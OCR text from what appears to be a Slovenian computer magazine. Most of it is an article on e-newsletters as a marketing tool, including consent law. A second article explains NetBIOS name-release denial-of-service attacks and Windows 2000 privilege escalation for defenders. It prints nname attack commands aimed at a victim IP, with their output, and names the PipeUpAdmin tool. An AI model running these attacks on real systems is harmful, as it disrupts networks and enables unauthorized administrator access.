Zaradi tega e-pošta iz leta v leto izgublja učinkovitost, saj zaradi boja proti neželeni pošti in obrambe pred morebitnimi virusi ne dosega več tako velikega odziva pri prejemnikih. Ti namreč **zbrijejo** iz prenatrpanih poštne predalov vse več sporočil, **še preden jih sploh preberejo**. To potrjuje tudi raziskava podjetja DoubleClick, ki ugotavlja, da se nadaljuje upadanje deleža prejemnikov, ki odpirajo komercialna e-sporočila. V drugem četrtletju tega leta je delež odprtih komercialnih e-sporočil namreč padel na novo najnižjo raven in dosegel **27,5 odstotka**. Analtiki pripisujejo vse manjšo stopnjo odpiranja e-pošte dejstvu, da množica neželene pošte zaradi potrebnega pregledovanja krađe tako dragoceni čas kot tudi prostor v elektronskem poštnem predalu. So pa rezultati tovrstnih raziskav tudi

nekoliko vprašljivi, saj mnogo prejemnikov za prebiranje e-pošte uporablja programe, ki blokirajo odpiranje slik v posredovani e-pošti, kar pomeni, da blokirajo tudi tehnologijo, ki ugotavlja, ali je bilo sporočilo odprto ali ne.

E-NOVICE

Kljub pomanjkljivostim, ki so povezane z uporabo e-pošte v komercialne namene, pa lahko z njeno **pravilno in etično uporabo** še kako dobro obirate sadove prednosti, ki jih komuniciranje prek e-pošte ponuja. Če želite s pomočjo e-pošte povečati prodajo in okrepiti medsebojne odnose s strankami, potem je zelo priporočljivo, da začnete **izdajati e-novice**. Tako boste lahko na eni strani veliko lažje komunicirali s prejemniki (še zlasti takrat, ko bo govor o vaših prodajnih aktivnostih), po drugi strani pa bodo prejemniki vaših e-novic veliko bolj odprti tudi za vsa druga vaša promocijska sporočila. Z red-



Rast deleža neželene pošte (Vir: www.messagelabs.com)

nim izdajanjem e-novic lahko tako vzpostavite pristnejši stik s **strankami**, boljše medsebojno komunikacijo in okrepite zaupanje strank do vašega podjetja, kar lahko pripelje do veliko boljših prodajnih rezultatov.

Pred pričetkom izdajanja e-mesečnika oziroma e-novic se je treba vprašati, ali vam lahko izdajanje redne e-publikacije **kakorkoli koristi** pri poslovanju. Če je odgovor pritrdilen, potem lahko začnete načrtovati izdajanje e-novic. Toda kje sploh začeti? Svetujemo vam, da najprej opredelite **namen in cilje** izdaje brezplačnega e-mesečnika (npr. povečanje prodaje, vzdrževanje odnosov s strankami, promoviranje novih izdelkov oziroma storitev, povečanje obiska na spletni strani, itd). Odločite se tudi ali bi radi z e-novicami izobraževali svoje stranke

(npr. z nasveti, članki), jih zabavali (šale, nagradne igre), jih informirali (aktualne novice, sporočila o dogodkih) ali pa jih spodbujali k potrošnji (aktualne in promocijske ponudbe izdelkov in storitev).

V naslednjem koraku določite **ciljno občinstvo**, ki ji bo vaša e-publikacija namenjena. Ne glede na to, ali bo vaša e-publikacija namenjena širšemu segmentu uporabnikov ali pa ozki ciljni skupini, je izbira ciljnega občinstva še posebej pomembna, saj je uspešnost trženja izdelkov in storitev neposredno povezana s pravilnim izborom potencialnih strank in poznavanjem njihovih potreb ter želja. Bolj ko boste spoznali in razumeli svoje stranke, boljše prodajne rezultate boste dosegali.

KAJ BO PRITEGNILO PREJEMNIKE?

Temeljito premislite, kakšno vrsto e-publikacije bi lahko ponudili obiskovalcem svoje spletne strani. Ali jih bodo pritegnile k branju informacije o aktualni ponudbi, nasveti povezani z uporabo vaših izdelkov, informativni članki, ki pokrivajo dejavnost, s katero se ukvarjate, obvestila o dogodkih, ki jih prirejate ali kaj drugega? Dejstvo je eno – nezanimivih in dolgotrajnih e-novic si nihče ne želi prebirati.

V praksi se največkrat uporabljajo e-novice, ki so sestavljene iz **nasvetov in člankov**, ter e-novice, ki vključujejo **informacije o aktualni ponudbi**. Prvi tip novic, ki vključuje informativne ter uporabne članke in nasvete, je zelo primeren za gradnjo dolgoročnih odnosov s strankami, za prikrito promocijo vaših izdelkov in storitev, za gradnjo vaše verodostojnosti in za vaše pozicioniranje kot zaupanja vrednega strokovnjaka na področju, ki ga vaša dejavnost pokriva. Seveda morate za uresničitev teh ciljev poskrbeti, da so članki ali pa njihovi povzetki, ki jih objavljate v e-novicah relevantni za prejemnike, da so dovolj zanimivi, da izobražujejo, da so izvirni in da niso predolgi.

Če se npr. ukvarjate z izdelavo stavbnega pohištva, bi lahko prek e-novic posredovali nasvete o tem zakaj je treba varčevati z energijo, kako lahko dosežemo toplotne prihranke, koliko več denarja porabimo za ogrevanje, če nam okna ne tesnijo dobro ... Na koncu vsebinskega dela e-novic seveda omenite tudi svojo ponudbo oken.

E-novice lahko popestrite tudi z vključitvijo kratkih **informativnih novic s področja, ki ga pokrivata** (če so npr. vaše novice posvečene internetnemu oglaševanju, lahko vanjo vključite zanimive novice iz različnih tiskanih in e-medijev, ki pokrivajo omenjeno področje). Pri teh vrstah novic gre v bistvu za neprodajna sporočila z veliko informativno vrednostjo, kar znajo prejemniki seveda ceniti.


Poleg izbire tematike svojih e-novic morate seveda poskrbeti tudi za tisto najnujnejše – za **pisce vsebin**. Kdo bo sodeloval pri nastajanju vsebine in kdo bo odločal o tem, kaj se bo ob-

javilo in kaj ne? Izdajanje novic zahteva tudi odgovore na naslednja vprašanja: Komu boste zaupali oblikovanje e-novic, kako jih boste razpošiljali, kakšne so zakonske omejitve pri pošiljanju e-pošte, kako boste pridobivali e-naslove, kje jih boste hranili, kdo bo skrbel za komunikacijo z naročniki, koliko finančnih sredstev boste namenili za izdajanje e-mesečnika, kako boste merili in vrednotili učinkovitost posredovanih e-novic? Šele ko boste našli odgovore na vsa našeta vprašanja, lahko resno začnete urediti projekt izdajanja e-novic.

KAKO PRIDOBITI ČIM VEČ PRIJAV NA E-NOVICE?

Izdajatelj e-publikacije mora poskrbeti, da bo na vidnem mestu na svoji spletni strani, namestil obrazec za prijavo na e-novice, kamor bodo lahko uporabniki vnesli svoj e-naslov. Pri prijavi lahko izdajatelj novic poleg e-naslova zajema tudi druge podatke uporabnikov (npr. ime, naslov, rojstni datum, omrežna skupina, izobrazba, poklic), kar mu lahko pride zelo prav pri ciljnem trženju, ko meri na točno določene segmente uporabnikov (npr. samo moški, samo uporabniki iz omrežne skupine 03, uporabniki, starejši od 30 let, ipd.). Priporočljivo je, da se obrazec za prijavo na e-novice pojavi na čim več straneh spletne predstavitve, saj se tako znatno poveča možnost, da bodo obiskovalci spletne strani obrazec opazili in ga tudi izpolnili.

Izkušnje izdajateljev e-novic



Kaj menite o e-novicah kot dodatnemu pripomočku pri promociji vaših izdelkov in storitev?

Boštjan Štrukelj, Nevtron & Company, d.o.o.: Po naših izkušnjah je to zelo pozitivno, saj lahko hitro in poceni obvestimo širok krog ljudi. Seveda je pri tem treba imeti pravilno mero in dobro negovano in ažurno zbirko naslovnikov. Namreč, če v zbirko vpisujete elektronske naslove brez soglasja uporabnikov, utegne to biti prej negativno kot pozitivno. Ker pa se pri nas to ne dogaja, beležimo pozitivne rezultate.

Za »mailing« se porabi približno urico časa, pri isti količini poslanih obvestil po pošti pa bi bil strošek za dobrih 16.000 naslovov približno 1.600.000 tolarjev, odzivi na mailing pa so približno enaki. Torej zelo dobro plačana ura!

Tomaž Leskovšek, Klub CIKCAK: E-časopis ali e-novice so izjemno učinkovito marketinško orodje, ki ga podjetja dandanes zagotovo ne uporabljajo v zadovoljivi meri, če pa že, velikokrat tudi na povsem napačen način.



Petra Gomboc, Dvorec Trebnik: E-novice so vsekakor koristen dodatni pripomoček pri promociji naših izdelkov in storitev. Skozi naše Trebniške e-novičke predstavljamo vso svojo dejavnost, vse produkte, obenem pa prejemnikom ponudimo tudi prijetno branje, nove in zanimive informacije, vedno pa tudi nekaj za »umsko telovadbo« in lepši dan.



dovati podatke, ki jih boste želeli od njega pridobiti. Pri pridobivanju e-naslovov pa nikar ne bodite osredotočeni samo na internet. Naslove lahko namreč pridobivate tudi pri strankah iz

osebljenih e-sporočil) kot tudi za izvedbo klasičnih promocijskih akcije prek navadne pošte (možnost tiskanja posebljenih pisem in nalepk z naslovi). Da bi si zagotovili kar se da ažurne



Z rednim izdajanjem e-novic lahko tako vzpostavite pristnejši stik s strankami, boljše medsebojno komunikacijo in okrepite zaupanje strank do vašega podjetja, kar lahko pripelje do veliko boljnjih prodajnih rezultatov.

»fizičnega sveta«, in sicer prek nagradnih iger, ob prijavi v vaš klub kupcev, ob nakupu izdelka ipd. Vsako stranko lahko prosite za njen e-naslov, ki vam bo omogočil, da ji boste lahko periodično pošiljali komercialna sporočila prek-pošte. Kot vidite, je načinov in oblik zajemanja e-naslovov res veliko, tako da se res splača potruditi, da boste pridobili čim več e-naslovov. Pridobljeni e-naslovi in podatki o uporabnikih imajo namreč veliko uporabno vrednost, saj vam jih bodo dale osebe, ki se zanimajo za vaše izdelke in storitve, kar pomeni, da bodo precej verjetno kdaj pozneje od vas tudi kaj kupili.

Poleg varnosti in stabilnosti zbirke, v katero se bodo zapisovali pridobljeni podatki, je priporočljivo tudi to, da vam zbirka omogoča razvrščanje uporabnikov po različnih kriterijih (spol, starost, kraj, ipd.) in enostaven izvoz podatkov, ki jih boste potrebovali tako za izvajanje akcij e-poštnega marketinga (možnost pošiljanja po-

podatke o uporabnikih, jim omogočite, da prek spletne strani dostopajo do svojega profila in po potrebi spreminjajo svoje podatke.

NASLOV IN VSEBINA SPOROČILA

Če za sporočila, ki jih dobimo od znancev, sodelavcev in iz naslovov, ki jih poznamo, velja, da jih v večini primerov odpremo, pa za sporočila, ki prihajajo z manj poznanih ali pa neznanih naslovov, tega ne bi mogli trditi. O tem, ali bomo tovrstna sporočila sploh odprli, se največkrat odločimo na podlagi naslova. Zaradi tega je še kako pomembno, kakšen je naslov sporočila, saj je ravno od njega v veliki meri odvisen uspeh akcije z e-pošto. Dejstvo je, da mora pošiljalatelj izbrati takšen naslov, ki bo takoj pritegnil pozornost prejemnika. Če mu to ne uspe, obstaja velika verjetnost, da po prejemnik zbrisal sporočilo, še preden ga bo odprl.

Ali bo prejemnik sporočilo prebral v celoti, pa je odvisno tako od same vsebine kot tudi od oblikovne podobe sporočila. Ker ponavadi prejemnik že po nekaj sekundah in prebranih besedah vidi, ali ga poročilo zanima ali ne, je pomembno da so začetni stavki kar se da učinkoviti in udarni. Ne slepomišite in ne filozofirajte. Že takoj na začetku podajte bistvo svojega sporočila. Priporočljivo je, da je vsebina krat-

Obrazec za prijavo na Kline novice

Uporabniki vam bodo prej zaupali svoj naslov, če jim boste v zameno za posredovanje e-naslova ponudili poleg rednega obveščanja še kaj konkretnega, npr. udeležbo v nagradnem žrebanju, 10 % popust pri nakupu vaših izdelkov, brezplačno e-knjigo, uporabni program ipd. Ob prijavi na e-novice nikar ne pozabite uporabnike seznaniti s tem, kaj jim boste pošiljali in kako pogosto boste to počeli.

Naslove in druge podatke o obiskovalcih lahko pridobivate tudi tako, da je določen del vaše spletne predstavitve dostopen le obiskovalcem, ki se registrirajo. Obiskovalec vam bo moral za pridobitev gesla in uporabniškega imena posre-

e-novice kot marketinško orodje

ka, jedrnata, zanimiva in uporabna. Vsebina naj ne bo predolga, saj nihče ne bere rad dolgih besedil prek zaslona. Če je posredovana vsebina e-novic dalj časa aktualna (npr. članki, nasveti), je priporočljiva vzpostavitev **arhiva novic** na spletni strani, ki bo uporabnikom omogočal pregled tudi starejših izvodov e-novic.

Če želite doseči dobro učinkovitost svojih sporočil, ki se meri z odzivnostjo uporabnikov in njihovimi nadaljnji akcijami, ki so posledica prejetega sporočila, potem je pomembno, da je vsebina, ki jo pošiljamo, **relevantna za prejemnika**. Natančneje izbrana ko bo naša ciljna skupina in bolj ko bo sporočilo prilagojeno prejemniku, boljši odziv lahko pričakujemo. Za doseganje čim večje učinkovitosti novic je zaželeno tudi to, da prejemnika sporočila **spodbujate k določeni akciji** oziroma k takojšnjemu odzivu (klik na povezavo, klic prek telefona), s katerim lahko dosegate različne cilje – pozivanje k neposrednemu nakupu, vzbujanje zanimanja za izdelek, pozivanje k nakupu prek spletne strani, spodbujanje posredne prodaje prek fizične trgovine ipd. Če pozivate prejemnika k nakupu prek spletne strani, potem mora s klikom na povezavo v sporočilu priti neposredno na stran, kjer je predstavljen izdelek in kjer se bo izvršila prodaja. Nikakor ga ne skušajte privabiti na začetek spletne predstavitve, kajti to bo odvrnilo njegovo pozornost od nakupa.



Najprej opredelite namen in cilje e-novic, nato pa določite ciljno občinstvo, ki mu bo vaša e-publikacija namenjena.

OBLIKOVNA PODOBA SPOROČILA

Dobra oblikovna podoba posredovanega sporočila nam lahko pomaga še dodatno pritegniti pozornost uporabnika. Če boste poskrbeli za **profesionalen videz sporočila**, bo tudi zaupanje prejemnikov sporočila do vas večje. Pomislite, kaj bi si o vas mislili prejemniki, če bi jim poslali sporočilo, ki bi bilo zaradi različnih velikosti in tipov pisav, številnih poudarjenih delov in slabih fotografij videti kot novoletna jelka? Zavedajte se, da lahko slogovno preveč raznoliko sporočilo deluje popolnoma amatersko in neestetsko, kar nima ravno ugodnega vpliva na vaš imidž.



Že na začetku podajte bistvo svojega sporočila, vsebina pa naj bo kratka, jedrnata, zanimiva in uporabna.

FORMAT SPOROČIL

Pošiljatelj ima možnost da razpošlje e-novice v besedilnem ali v HTML-formatu. Če je še pred nekaj leti obstajala dilema, v katerem formatu je boljše poslati sporočilo, predvsem zaradi tega, ker naj bi se zaradi slabih modemskih povezav HTML-sporočila dolgo pretakala v poštni predal prejemnika, pa te dileme v času širokopasovnih povezav ni več. Tudi številne raziskave so pokazale, da je **odzivnost na sporočila v HTML-formatu nekajkrat večja** kot na navadna besedilna sporočila. Ne glede na to, kaj pravijo raziskave, pa so okusi uporabnikov še vedno precej različni. Zaradi tega morda ne bi



Zabavno usmerjene e-novice

Večjo odzivnost in večje zadovoljstvo pri prejemnikih sporočil boste dosegli, če boste **vsebino sporočila prilagodili** posameznim uporabnikom ali posameznim ciljnim skupinam. Priporoča se tudi **osebni odnos** in poimensko naslavljanje v besedilu, kar pomeni, da boste naslavljali prejemnike z **imenom in priimkom**. Ker delujejo posebej zabavna sporočila v slogu »Spoštovani Janez Novak« veliko bolj pristno in osebno kot sporočila tipa »dragi kupec«, obstaja veliko večja verjetnost, da bodo prejemniki prebrali sporočilo do konca. Osebno naslavljanje v sporočilih lahko tako v precejšnji meri pripomore k večji odzivnosti na sporočila in k večjemu zadovoljstvu strank, kar se ne nazadnje pozna tudi pri večji prodaji.

Poleg grafičnih elementov, ki jih bo vsebovalo posredovano sporočilo, je treba poskrbeti tudi za obliko samega besedila. Nikar ne **uporabljajte dolgih besedilnih blokov**, saj je vsebina zaradi njih nepregledna poleg tega pa jo je tudi težko prebirati. Besedilo razbijte na krajše odstavke. V pravi meri uporabljajte poudarke, različne velikosti črk in različne barve. Ničesar ne sme biti preveč in tudi ne premalo. Zavedajte se, da je veliko pomembnejše, da prejemnika pritegnete z **vsebino** kot z oblikovno podobo sporočila.



E-novice v HTML-obliki



Zabavne e-novice

bilo napačno, če bi uporabnikom ob prijavi na e-novice ponudili možnost, da si **sami izberejo**, v kakšnem formatu želijo prejemati e-novice.

Za razliko od HTML-formata sporočil, ki lahko s pravilno uporabo elementov poskrbi za večjo atraktivnost, vpadljivost in preglednost posredovane novice, pa besedilni format ne vsebuje vizualnih ali interaktivnih dodatkov.

Zaradi tega je slednji format sporočil najprimernejši za pošiljanje **samodejnih sporočil s spletne strani** (potrdilo o prijavi na e-novice, sporočilo o avtorizaciji posredovanih podatkov, zahvala za nakup ipd.), saj ta sporočila ne vsebujejo visoke informacijske vrednosti za prejemnika. Edina težava HTML-sporočil je, da so v nekaterih programih za pregledovanje e-pošte nevidna ali popačena.

ŠIRINA SPOROČILA, DOLŽINA VRSTIC IN PRELOM BESED

Vsak izdajatelj novic si želi, da bi bilo sporočilo, ki ga je ustvaril, videti enako pri vseh prejemnikih. To pa je zaradi **različnih poštnih odjemalcev**, ki jih pri prebiranju e-pošte uporabljajo uporabniki, sila težko, če ne upoštevamo določenih pravil.

Prva težava se lahko pojavi že s **širino posredovanih novic**. Ker lahko pri podajanju širine v html kodi novic uporabimo dva načina, je lahko tudi način prikazovanja novic na prejemnikovem zaslonu zelo različen. Če npr. uporabimo polno širino (full width), kar merjeno v odstotkih pomeni 100 % razpoložljivega prostora, se bo širina novic samodejno prilagodila



E-novice: osebno naslavljanje

uporabnikovemu zaslonu oziroma širini, ki jo daje na voljo uporabnikov poštni odjemalec. To pomeni, da se bodo zaradi različnih zaslonov ločljivosti in velikosti monitorjev novice prikazovale **povsem različno**. Verjetno ni treba posebej poudarjati, da je ta oblika podajanja širine najmanj sprejemljiva za izdajatelja novic.

Popolnoma drugače je s **fiksni podajanjem širine**, kjer z navedbo količine pik natančno opredelimo, kako široke naj bodo novice. V tem primeru so novice ne glede na različico poštnega odjemalca, monitorja in ločljivosti tako široke, kot smo to določili sami. Da se izognemo možnim težavam, ki jih lahko z vzpostavitev vodoravnega kmarjenja prinesejo preširoke novice, je priporočljiva širina med 500 in 600 pik.

Težave pri prikazovanju e-sporočil lahko povzročijo tudi tisti poštni odjemalci, ki ne uporabljajo **ovijanja besedila** (word-wrap), ali pa tisti, ki npr. ne zmorejo prikazati več kot 70 črk v eni vrstici. Da prilagodite širino svojega sporočila tako, da bodo e-novice enotnega videza pri pregledovanju, je priporočljivo dolžino vrstice omejiti na **65 znakov** in na koncu vsake vrstice uporabiti **prelom vrstice** (hard line break). Če preloma vrstice ne boste uporabili, se

Zakonodaja

Da se izognemo vsem možnim zapletom in sankcijam, ki jih lahko povzroči nepravilna uporaba e-pošte, je prav, da se pred opisovanjem nadaljnjih faz v procesu izdajanja e-novic na hitro seznanimo še z zakonodajo. Minili so namreč časi, ko smo lahko komercialna sporočila pošiljali kar vsevprek, tudi na nekaj tisoč naključno izbranih naslovov. **Zakon o varstvu potrošnikov** (www.sigov.si/uvp/zakon/zakon_o_varstvu_potrosnikov.pdf), ki v 45.a členu obravnava pošiljanje neželene elektronske pošte, določa, da lahko podjetje uporablja elektronsko pošto **samo z vnaprejšnjim soglasjem posameznega potrošnika**, ki mu je sporočilo namenjeno. Prvi pogoj za izvedbo kakršnekoli akcije prek e-pošte je torej **dovoljenje za pošiljanje**, ki nam ga mora posredovati prejemnik sporočila. Pri komuniciranju prek e-pošte je pomembno tudi to, da ima prejemnik sporočil ves čas nadzor nad komunikacijo, kar pomeni, da se lahko **vsak trenutek odjavi** od prejemanja sporočil.

Čeprav je pošiljanje e-pošte prejemnikom, ki nam niso dali dovoljenja, protizakonito in o tem neetičnem ravnanju čivkajo že ptički na strehah, se vsak dan še vedno najde kakšno slovensko podjetje, ki naivno pošilja komercialna sporočila kar **vsevprek na naključno izbrane naslove**. Obstaja tudi vrsta podjetij, ki sicer površno pozna zakone, a si jih razlaga po svoje. Kako naj si sicer razlagamo obvestilo na dnu prejetih sporočil, da smo sporočilo dobili zato, ker je naš e-naslov javno objavljen v enem izmed poslovnih imenikov. Tovrstna podjetja bi veljalo vprašati, ali vedo, kakšna je razlika med objavo naslova na spletni strani in objavo v poslovnem imeniku, ki ga uporabljajo širše množice. Razlike ni! Na noben naslov se pač ne sme pošiljati e-sporočil, če nima pošiljatelj s strani prejemnika dovoljenja za pošiljanje.

Neupoštevanje zakonodaje se ostro sankcionira, saj se lahko posameznik kaznuje z denarno kaznijo najmanj milijon tolarjev, pravna oseba pa z najmanj tremi milijoni tolarjev. Z nespametno uporabo e-pošte pa si lahko poleg denarnih kazni naredite tudi medvedjo uslugo pri uporabnikih, pri katerih lahko kaj hitro izgubite težko pridobljeni ugled.

bo namreč vaše besedilo v različnih programih različno prelamljalo, kar lahko da besedilu precej nenavadno obliko in popači celotno podobo posredovanega sporočila, česar pa si seveda verjetno ne želite.

POŠILJANJE E-POŠTE

Preden razpošljete e-novice prejemnikom z vašega poštnega seznama, obvezno **preizkusite sporočilo**, ki ga nameravate poslati. Pošljite ga npr. sodelavcem in jih prosite, da preverijo, ali je vse tako, kot mora biti. Optimalno bi bilo, če bi lahko sporočila testirali na testni skupini, ki je podobna vaši ciljni skupini, saj bi lahko tako preverili predvsem vsebinsko učinkovitost sporočila. Ker omogoča e-pošta razmeroma enostavno spremljanje odgovorov in odzivov na poslana sporočila, imate celo možnost testiranja različnih vsebinskih in oblikovnih različic svojih e-novic, s čimer lahko dokaj hitro pridete do optimalne različice, ki bo pri prejemnikih dosegla največji učinek.

Šele ko boste prepričani, da sporočilo ne **vsebuje slovničnih, vsebinskih in oblikovnih napak**, se lotite razpošiljanja sporočila na e-naslove v svoji zbirki. Priporočljivo je, da pri razpošiljanju novic uporabite **specializirano programsko opremo** za razpošiljanje pošte na sezname, ki omogoča uvoz zbirke naslovov, pošiljanje besedilne ali HTML-oblike novic, pošiljanje novic na vsak naslov posebej ipd. Če za razpošiljanje uporabljate Outlook (kar, mimogrede, ni ravno priporočljivo), bodite pozorni, da ne boste e-naslovov vstavili v polje To ali Cc, saj lahko tako razkrijete vsem prejemnikom, na katere naslove ste poslali sporočilo.

Na to, kaj se bo dogajalo s sporočilom, ko ga boste odposlali, nimate več vpliva. Žal je ena izmed slabosti pošiljanja e-novic prek e-pošte ta, da jo lahko na poti ustavijo **filtri proti neželeni**

pošti in druge podobne ovire, ki sporočilo samodejno zbrišejo, še preden pride do končnega naslovnika pošta. Kot smo že omenili, pa vam niti dostava sporočila v prejemnikov poštni predal ne jamči, da bo sporočilo dejansko **prebrano**. Če se na tem mestu že posvečamo razpošiljanju sporočil, je prav, da spregovorimo tudi nekaj o **pogostosti** pošiljanja e-novic na zbrane naslove. Uporabnikov namreč ne smete kar vsevprek zasipavati z vašimi sporočili. Izbrati morate pravo frekvenco pošiljanja. Priporočljivo je, da preteče **vsaj teden dni**, preden istemu uporabniku pošljete novo sporočilo. Pri pošiljanju pa bodite pozorni tudi na to, da ne boste isti osebi poslali dveh enakih sporočil.

Opozoriti velja tudi na možnost **zlorab** ob prijavi na e-novice. Zgodi se lahko namreč, da vas kdo drug z vašim naslovom prijavi na prejemanje e-novic, česar si seveda ne želite. Da bi se obvarovali pred tovrstnimi zlorabami, ki lahko poleg nejevolje uporabnikov povzročijo še mnoge druge neveščnosti, je več kot priporočljiva vzpostavitev **avtomatiziranega sistema**, ki bo od vsakega prijavljenega e-naslova zahteval **avtorizacijo** posredovanih podatkov. Tako boste lahko preprečili morebitne zlorabe, saj prejemnik katerega naslov bo zlorabljen, pač ne bo avtoriziral posredovanih podatkov, zaradi česar se njegov naslov ne bo zapisal v seznam prejemnikov. Za izdajatelje novic je zaradi navedenih razlogov priporočljivo, da dodajo e-naslov v svoj seznam naročnikov na e-novice šele takrat, ko je e-naslov avtoriziral uporabnik. Pri vzdrževanju zbirke naročnikov, vsekakor ni odveč, da vas opozorimo, da mora niti zbirka podatkov o naročnikih urejena in vedno ažurna. Naj se vam nikar ne pripeti, da bi imeli v zbirki naslov uporabnika, ki se je npr. že odjavil od prejemanja novic.

ZAVRNITEV STORITVE Z NAPADOM NA NETBIOS

Da je v internetu veliko grobijanov, so ugotovili tudi skrbniki Microsoftovih strežnikov, ko so slednji podlegli različnim oblikam napadov z zavrnitvijo storitve (Denial of Service DoS). Kako napad deluje in kaj je mogoče ukreniti?

Piše: **Tomaž Bratusa**

tomaž.bratusa@mojmikro.si

Strežniki omenjene lokacije so bili namreč obmetavani z velikimi IP-fragmenti (cilj teh je bil, da se onemogoči njihovo sestavljanje) kakor tudi z dobro znanimi poplavami SYN-paketov, s katerimi so napadalci zapolnili TCP/IP-sklad s polodprtimi povezavami.

V obrambo pred tovrstnimi napadi DoS je vedno dobro vključiti **večnivojsko obrambo** tako, da večji del napadov odbijejo že **varnostne naprave na obodih omrežja**, medtem ko so posamezni računalniki v omrežju kljub temu sposobni samostojne obrambe s pomočjo ustreznih **nastavitvev registra in osebnega požarnega zidu**.

Eno izmed DoS-zlorab protokola NetBIOS je tako med drugim razkrila tudi skupina **Cult of the Dead Cow** (www.cultdeadcow.com). Gre za primere, ko napadalec pošlje sporočilo tipa »NetBIOS Name Release« NetBIOS-ovi storitvi imenovanja (NBNS, UDP 137) računalniku, ki deluje pod Windows NT/2000. Omenjeno sporočilo privede do zmešnjave NetBIOS-vih imen, zaradi česar sistem pod napadom ni sposoben razreševati imen. Takšen napad učinkovito prepreči delovanje NetBIOS-ovega omrežja.

Skupina CDC je nato na svojih spletnih straneh objavila zlonamerno kodo, s pomočjo katere je napadalec sposoben poslati paket NBNS Name Release vsem sistemom v Net-

BIOS-ovi tabeli imen. Poglejmo primer, kako se lahko orodje **nname** uporabi za napad DoS. V Windows 2000 morate pred uporabo orodja najprej izklopiti protokol NetBIOS over TCP/IP, s čimer boste preprečili spore z legitimno storitvijo NBNS.

Nato lahko zaženemo **nname**, kot je vidno v nadaljevanju, pri čemer IP 192.168.2.1 zamenjate z IP-jem žrtve.

```
C:\nname /astat 192.168.2.1 /conflict
NName v1.9 - Decodes and displays NetBIOS Name
traffic (UDP 137), with options
Copyright 2000: Sir Dystic, Cult of the Dead Cow -|-:
New Hack City
Send complaints, ideas and donations to sd@cultdead-
cow.com | sd@newhackcity.net
WinSock v2.0 (v2.2) WinSock 2.0WinSock status:
Running
Bound to port 137 on address 192.168.2.1
Broadcast address 192.168.2.1 Netmask: 255.255.255.0
**** NBSTAT QUERY packet sent to 192.168.2.1
Waiting for packets...
** Received 301 bytes from 192.168.2.1:137
via local net at Web Jun 20 15:46:12 200
OPCode: QUERY
Flags: Response AuthoritativeAnswer
Answer [0]:
* <00>
Node Status Resource Record:
MANDALAY <00> ACTIVE UNIQUE NOTPERM INCON-
FLICT NOTDEREGED B-NODE
MANDALAYFS <00> ACTIVE GROUP NOTPERM NOCON-
FLICT NOTDEREGED B-NODE
**** Name release sent to 192.168.2.1
```

Parameter /ASTAT omogoči branje stanja žrtvine omrežne kartice, medtem ko /CONFLICT pošlje sporočilo tipa Name release v vsak sistem, ki ga najde v tabeli NetBIOS-ovih imen. Napadalec bi lahko z uporabo naslednjega ukaza onemogočil celotno NetBIOS-ovo omrežje:

```
/QUERY IP_žrtve /CONFLICT /DENY
ime_datoteke
```

Na strani žrtve to povzroči naslednje simptome:

- težave s povezovanjem v omrežje,
- orodja, kot je Network Neighborhood, ne delujejo,
- ukazi, kot je net send, ne delujejo,
- napadeni strežnik ni sposoben preverjanja identitete uporabnikov domene,
- dostop do virov v skupni rabi je onemogočen,
- ukaz nbtstat -n prikaže poleg NetBIOS imena tudi stanje conflict.

OBRAMBA PRED NAPADI NBNS

Za tovrstne napade lahko okrivite predvsem IBM, saj je protokol NetBIOS zrasel na njihovem zelniku. NetBIOS je namreč protokol, ki ne preverja uporabnikove identitete. Microsoftov popravek deluje tako, da v sistemskem registru ustvari ključ, ki storitvi NetBIOS prepreči sprejemanje sporočil tipa Name Release. Dolgoročna rešitev je vsekakor **prenehanje uporabe protokola NetBIOS**, še zlasti v omrežjih, v katerih lahko pride do opisanih napadov. V vsakem primeru vam toplo priporočam, da **priključek 137 UDP blokirate na požarnem zidu**.

RAZŠIRITEV POOBLASTIL

Kadar napadalec uspe pridobiti dostop na ravni navadnega uporabnika, bo ponavadi takoj poskusil pridobiti tudi dostop na ravni skrbnika (administratorja). Na srečo je Windows 2000 precej odpornejši na tovrstne napade razširjanja pooblastil, kot so bili njegovi predhodniki. Kljub odpornosti pa obstaja kar nekaj načinov, med katerimi so najbolj znani:

- predvidevanje imenovanih kanalov za izvrševanje kode na ravni SYSTEM,
- rušenje pravic dostopa do winstations,
- zahteve NetDDE, zagnane na ravni SYSTEM ...

Predvidenje imenovanih kanalov za izvrševanje kode kot System

Tovrstna tehnika za razširjanje pooblastil uporablja predvidljivost izdelovanja imenovanih cevi (named pipes), kadar Windows 2000 uporablja sistemske storitve, kot so: Server, Workstation, Alerter in ClipBook. Omenjene storitve se namreč izvajajo pod **vsemogočnim uporabniškim računom, imenovanim System**. Preden se zažene katera izmed naštetih storitev, se v strežniku ustvari imenovana cev s predvidljivim imenom. Predvidljiva imena se lahko ugotovi tudi na podlagi ključa v sistemskem registru HKLM\System\CurrentControlSet\Control\ServiceCurrent.

Vsak uporabnik, ki se interaktivno prijavi v Windows 2000 (vključujoč tudi uporabnike oddaljenega terminalskega strežnika), lahko predvidi ime naslednje cevi, jo odpre in se maskira kot uporabnik System v trenutku, ko se zažene naslednja storitev. Če se po cevi pošlje koda, se bo le ta izvršila na ravni sistema. To pomeni, da je potencialni napadalec pri svoji aktivnosti v novem sistemu praktično neomejen (lahko dodaja nove uporabnike v skrbniško skupino in podobno).

Zloraba zgoraj opisane pomanjkljivosti je z uporabo orodja **PipeUpAdmin** postala mačji kašelj. Trenutno lahko povezavo do omenjenega orodja najdete na www.geocities.com/uriyadappayyan/downloads.html. Pri uporabi orodja bodite pozorni na to, da morate biti v sistem prijavljeni lokalno ali pa z oddaljene lokacije prek storitve Terminal Service, pri čemer mora ukazno okolje delovati v interaktivnem načinu (interactive). Z uporabo ukaznih lupin brez oznake interactive napadalec ne bo prišel ravno daleč.

Obramba pred tovrstnimi napadi temelji na namestitvi popravkov operacijskega sistema. Vsekakor pa bi morala biti dovoljenja interaktivnega prijavljanja **strogo omejena**, še zlasti na sistemih, ki vsebujejo občutljive podatke. Za preverjanje dovoljenj interaktivnega prijavljanja se premaknite v Security Policy in poiščite postavko Local Policies\User Rights.

Skupini Users in Guest imata v Windows 2000 Professional kakor tudi 2000 Server privzeto možnost interaktivne prijave. Priporočam vam, da tovrstne pravice **ukinete**, ob tej priložnosti pa bi bilo dobro premisliti tudi o tem, katerim drugim skupinam bi lahko tovrstne pravice brez posledic **zmanjšali**.

Zahteve NetDDE na ravni sistema

